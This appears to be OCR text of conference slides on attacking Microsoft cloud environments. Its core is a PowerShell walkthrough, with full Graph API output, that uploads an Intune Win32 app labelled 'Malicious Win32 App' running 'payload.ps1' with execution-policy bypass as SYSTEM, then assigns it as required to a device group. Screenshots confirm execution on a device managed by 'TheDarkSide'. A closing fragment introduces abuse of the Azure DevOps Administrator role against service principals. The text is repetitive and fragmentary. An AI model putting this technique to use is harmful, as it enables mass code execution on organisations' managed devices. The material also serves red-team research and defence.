
NickolajA 1.4.4 — 21b0c09 · last year — 87 Commits

Development	dev	2 years ago
Private	1.4.4	last year
		last year
		2 years ago
		last year
IntuneWin32App.psm1	1.2.0	5 years ago
LICENSE	Initial commit	5 years ago
README.md	Update README.md	2 years ago
ReleaseNotes.md	1.4.4	last year


CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Payload> $IntuneWinFile = "C:\Payload\Package\payload.intunewin"
PS C:\Payload> $IntuneWinMetaData = Get-IntuneWin32AppMetaData -FilePath $IntuneWinFile
PS C:\Payload> $DisplayName = "Win32App"
PS C:\Payload> $RequirementRule = New-IntuneWin32AppRequirementRule -Architecture "All" -MinimumSupportedWindowsRelease "W10_1607"
PS C:\Payload> $DetectionRule = New-IntuneWin32AppDetectionRuleFile -Existence -FileOrFolder "whoami.txt" -Path "C:\" -DetectionType "exists"
PS C:\Payload> $InstallCommandLine = "powershell.exe -ExecutionPolicy Bypass -File .\payload.ps1"
PS C:\Payload> $UninstallCommandLine = "cmd.exe /c"
PS C:\Payload> $ReturnCode = New-IntuneWin32AppReturnCode -ReturnCode 1337 -Type "success"
PS C:\Payload> Add-IntuneWin32App -FilePath $IntuneWinFile -DisplayName $DisplayName -Description "Malicious Win32 App" -Publisher "MS" -InstallExperience "system" -RestartBehavior "suppress" -DetectionRule $Det
ectionRule -RequirementRule $RequirementRule -ReturnCode $ReturnCode -InstallCommandLine $InstallCommandLine -UninstallCommandLine $UninstallCommandLine -Verbose
VERBOSE: Access token refresh is not required, remaining minutes until expiration: 59
VERBOSE: Attempting to gather additional meta data from .intunewin file: C:\Payload\Package\payload.intunewin
VERBOSE: Successfully gathered additional meta data from .intunewin file
VERBOSE: Start constructing basic layout of Win32 app body
VERBOSE: Constructed the basic layout for 'EXE' Win32 app body type
VERBOSE: Detection rule objects passed validation checks, attempting to add to existing Win32 app body
VERBOSE: Retrieving default set of return codes for Win32 app body construction
VERBOSE: Additional return codes where passed as command line input, adding to array of default return codes
VERBOSE: Adding array of return codes to Win32 app body construction
VERBOSE: Attempting to create Win32 app using constructed body converted to JSON content
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps
VERBOSE: Successfully created Win32 app with ID: 89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: Attempting to create contentVersions resource for the Win32 app
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions
VERBOSE: Successfully created contentVersions resource with ID: 1
VERBOSE: Constructing Win32 app content file body for uploading of .intunewin file
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files
VERBOSE: Waiting for Intune service to process contentVersions/files request
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'AzureStorageUriRequest' is in pending state, sleeping for 10 seconds
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'AzureStorageUriRequest' was successful with uploadState: azureStorageUriRequestSuccess
VERBOSE: Using native method for file transfer
VERBOSE: SAS Uri renewal timer has elapsed for: 0 minute 0 seconds
VERBOSE: Uploading file to Azure Storage blob, processing chunk '1' of '1'
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679/commit
VERBOSE: Waiting for Intune service to process the commit file request
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'CommitFile' is in pending state, sleeping for 10 seconds
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f/microsoft.graph.win32LobApp/contentVersions/1/files/6236d859-ce62-4a40-aef3-35df3c10f679
VERBOSE: Intune service request for operation 'CommitFile' was successful with uploadState: commitFileSuccess
VERBOSE: Updating committedContentVersion property with ID '1' for Win32 app with ID: 89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: PATCH https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f
VERBOSE: Successfully created Win32 app and committed file content to Azure Storage blob
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/89554e44-2658-4b84-a4d7-b99018b0160f
```

CODE EXECUTION VIA INTUNE LOB APPS




CODE EXECUTION VIA INTUNE LOB APPS




```
PS C:\Payload> Add-IntuneWin32AppAssignmentGroup -Include -ID $app.id -GroupID $groupId -Intent "required" -Notification "showAll" -Verbose
VERBOSE: Access token refresh is not required, remaining minutes until expiration: 16
VERBOSE: RestartNotificationSnooze parameter was not specified, which means 'Allow user to snooze the restart notification' functionality will
VERBOSE: Querying for Win32 app using ID: 02a8a581-1452-4212-a439-e08cb66c39d0
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0
VERBOSE: Retrieving any existing Win32 app assignments to validate existing assignments for duplicate resources
VERBOSE: GET https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0/assignments
VERBOSE: Detected count of '0', skipping assignment validation for existence of target type: Group
VERBOSE: POST https://graph.microsoft.com/Beta/deviceAppManagement/mobileApps/02a8a581-1452-4212-a439-e08cb66c39d0/assignments
VERBOSE: Successfully created Win32 app assignment with ID: 437c718d-e71b-4a16-a7ce-e35515094ac5_1_0
```

CODE EXECUTION VIA INTUNE LOB APPS



CODE EXECUTION VIA INTUNE LOB APPS

Areas managed by TheDarkSide

TheDarkSide manages the following areas and settings. Settings marked as Dynamic might change depending on device location, time, and network configuration.

More information about Dynamic Management

Policies
•Security

Applications
•Microsoft Intune Management Extension: EnforcementCompleted


Connection info

Management Server Address:
https://r.manage.microsoft.com/devicegatewayproxy/cimhandler.ashx
Exchange ID:
E416E9FF5300AD6B89DF8F5D8552E339

Device sync status

Syncing keeps security policies, network profiles, and managed applications up to date.

Last Attempted Sync:
The sync was successful
7/7/2025 1:30:18 PM



CODE EXECUTION VIA INTUNE LOB APPS

Areas managed by TheDarkSide

TheDarkSide manages the following areas and settings. Settings marked as Dynamic might change depending on device location, time, and network configuration.

More information about Dynamic Management

Policies
•Security

Applications
•Microsoft Intune Management Extension: EnforcementCompleted


Connection info


Management Server Address:
https://r.manage.microsoft.com/devicegatewayproxy/cimhandler.ashx
Exchange ID:
E416E9FF5300AD6B89DF8F5D8552E339

Device sync status


Syncing keeps security policies, network profiles, and managed applications up to date.

Last Attempted Sync:
The sync was successful
7/7/2025 1:30:18 PM






CODE EXECUTION VIA INTUNE LOB APPS



Name	Date modified	Type	Size
inetpub	7/7/2025 9:21 AM	File folder	
PerfLogs	4/1/2024 12:26 AM	File folder	
Program Files	4/10/2025 12:46 PM	File folder	
Program Files (x86)	7/7/2025 1:29 PM	File folder	
Temp	4/7/2025 7:06 PM	File folder	
Users	3/25/2025 7:59 PM	File folder	
Windows	7/7/2025 1:33 PM	File folder	
whoami	7/7/2025 2:29 PM	Text Document	1 KB

CODE EXECUTION VIA INTUNE LOB APPS



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **BUT YOU NEED TO BE PRIVILEGED TO COMPROMISE SERVICE PRINCIPALS**

- CLOUD APPLICATION ADMINISTRATOR IS NOT ALWAYS THE ONLY WAY
- OWNER IS NOT ALWAYS THE ONLY WAY
- EACH ORGANIZATION IS A UNIQUE ENVIRONMENT
- DEVOPS IS BECOMING A PART OF A LOT ORGANIZATIONS
- SO, WHAT CAN WE DO WITH AZURE DEVOPS?

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **AZURE DEVOPS ADMINISTRATOR – NOT PRIVILEGES OR IS IT?!**

Authentication Administrator

Authentication Extensibility Admin

Authentication Policy Administrato

Azure DevOps Administrator

Azure DevOps Services

When the organization owner and all project collection administrators are inactive, the organization is considered orphaned. An orphaned organization doesn't have an administrator, so there's no way to transfer administrator rights to another user.

But, organizations connected to Microsoft Entra ID can transfer ownership to an active user.

> ⓘ Note
>
> If your organization isn't considered orphaned and you want to change the owner, see Change organization owner.

Prerequisites

